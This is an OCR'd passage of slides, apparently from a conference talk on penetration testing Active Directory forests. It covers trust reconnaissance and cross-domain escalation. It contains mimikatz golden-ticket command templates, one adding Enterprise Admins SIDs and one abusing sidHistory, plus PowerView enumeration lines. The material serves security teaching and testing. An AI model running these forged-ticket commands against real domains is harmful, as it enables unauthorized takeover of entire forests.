
**Reconnaissance + Exploitation**

(and always depending on type of trusts, direction and transitivity)

# DA-LEVEL TECHNIQUES – ROOT TO CHILD



# GOLDEN TICKET + ENTERPRISE ADMINS





```
mimikatz.exe "kerberos::golden
/domain:ROOT_DOMAIN_FQDN
/sid:ROOT_DOMAIN_SID
/krbtgt:ROOT_DOMAIN_KRBTGT_NT_HASH
/user:USERNAME
/groups:500,501,513,512,520,518,519
/ptt"
```

Included by default.
519: RID of "Enterprise Admins" group


PS C:\Users\ciyi\Desktop>
PS C:\Users\ciyi\Desktop>
PS C:\Users\ciyi\Desktop>
DEMO

# DA-LEVEL TECHNIQUES – CHILD TO ROOT OR CHILD




# SID HISTORY

- Used to migrate users from one domain to another
- When a user is migrated, his old SID and all groups' SIDs he's a member of can be added to the attribute *sidHistory*
- When the user tries to access a resource, his SID and the SIDs included in the *sidHistory* attribute are checked to grant/deny access
- *sidHistory* is normally respected by domains within the forest. For external/forest trusts, they are filtered out by the "SID filtering" protection

References:
https://www.itprotoday.com/windows-78/exploiting-sidhistory-ad-attribute
https://www.harmj0y.net/blog/redteaming/the-trustpocalypse/
https://gallery.technet.microsoft.com/migrate-ad-users-to-new-2e480804/
http://www.harmj0y.net/blog/redteaming/a-guide-to-attacking-domain-trusts/

# SID HISTORY HOPPING/EXPLOITATION




```
mimikatz.exe "kerberos::golden
/domain:CHILD_DOMAIN_FQDN
/sid:CHILD_DOMAIN_SID
/krbtgt:CHILD_DOMAIN_KRBTGT_NT_HASH
/user:USERNAME
/sids:ENTERPRISE_ADMINS_GROUP_SID
/ptt"
```

Get it with PowerView:
**ConvertTo-SID -ObjectName "Enterprise Admins" -Domain** ROOT_DOMAIN_FQDN

```
PS C:\Users\cordoba\Desktop>
PS C:\Users\cordoba\Desktop> _
```

DEMO

# PENTESTING

## ACTIVE DIRECTORY FORESTS

No Domain-Admin… No fun?

/Rooted CON

ciyinet

# EXPLOITATION PATH

- Having **Domain-Admin-level** in the domain you are:

| Source (attacker's location) | Target domain | Technique to use | Trust relationship |
|---|---|---|---|
| Root | Child | • Golden Ticket + Enterprise Admins group | Inter-realm (2-way) |
| Child | Child | • SID History exploitation | Inter-realm Parent-Child (2-way) |
| Child | Root | • SID History exploitation | Inter-realm Tree-Root (2-way) |
| Forest A | Forest B | • Printer bug + Unconstrained Delegation **?** | Intra-realm Forest or External trust (2-way) |

- **Not having** Domain-Admin-level on the current domain:

**Reconnaissance + Exploitation**

(and always depending on type of trusts, direction and transitivy)

# RECONNAISSANCE

1. Enumerate trusts the current domain has and also trusts the other domains have
2. Enumerate objects:
   a. Enumerate security principals (i.e. users, groups, computers) in the current domain that have access to resources in another domain
   b. Enumerate groups that have users from another domain
3. Map exploitation path: what accounts need to be compromised to move from the current position to the target


References:
http://www.harmj0y.net/blog/redteaming/a-guide-to-attacking-domain-trusts/

# 1. TRUSTS ENUMERATION

```
PS C:\Users\Administrator\Desktop>
PS C:\Users\Administrator\Desktop> wmic computersystem get domain
Domain
canete.local

PS C:\Users\Administrator\Desktop>
PS C:\Users\Administrator\Desktop> . .\PowerView.ps1
```

DEMO

# 1. TRUSTS ENUMERATION



# 2. OBJECT ENUMERATION

Security principals (users/groups) can be configured to have access to resources in another domain as:

- Members of a **local group** in foreign machines
  - Look for foreign local group membership
- Members of a **domain group** in a foreign domain
  - Look for foreign domain group membership
- Principals in **ACEs** in a DACL
  - Look for foreign security principals in ACE in a foreign domain

# TYPE OF GROUPS

| Group | Visibility (available to) | Can have members from | | | Functional memberships |
|---|---|---|---|---|---|
| | | Same domain | Other domains in same forest | Domains outside the forest (forest or external trust) | |
| **Local** | Local | • Users<br>• Computers<br>• Domain local groups<br>• Global groups<br>• Universal groups | • Users<br>• Computers<br>• Global groups<br>• Universal groups | • Users<br>• Computers<br>• Global groups | • Users in the same forest<br>• Users in other forests (foreign security principals) |
| **AD Domain local** | Domain (Cannot be used outside the domain they've been created in) | • Users<br>• Computers<br>• Other Domain local groups<br>• Global groups<br>• Universal groups | • Users<br>• Computers<br>• Global groups<br>• Universal groups | • Users<br>• Computers<br>• Global groups | • Users in the same forest<br>• Users in other forests (foreign security principals) |
| **AD Global** | Forest(s) | • Users<br>• Computers<br>• Other Global groups | None | None | Cannot have users of other domains |
| **AD Universal** | Forest(s)<br><br>(Stored within the Global Catalog) | • Users<br>• Computers<br>• Global groups<br>• Other Universal groups | • Users<br>• Computers<br>• Global groups<br>• Other Universal groups | None | Users in the same forest |

References:
https://www.youtube.com/watch?v=aPh8_RB8XEU

# FOREIGN LOCAL GROUP MEMBERSHIP


- Remote SAM (SAMR) or GPO correlation
- Depending on current configuration (i.e. Windows firewall), in some cases we might need local admin privs on target to enumerate its local groups
  - More on https://docs.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/network-access-restrict-clients-allowed-to-make-remote-sam-calls

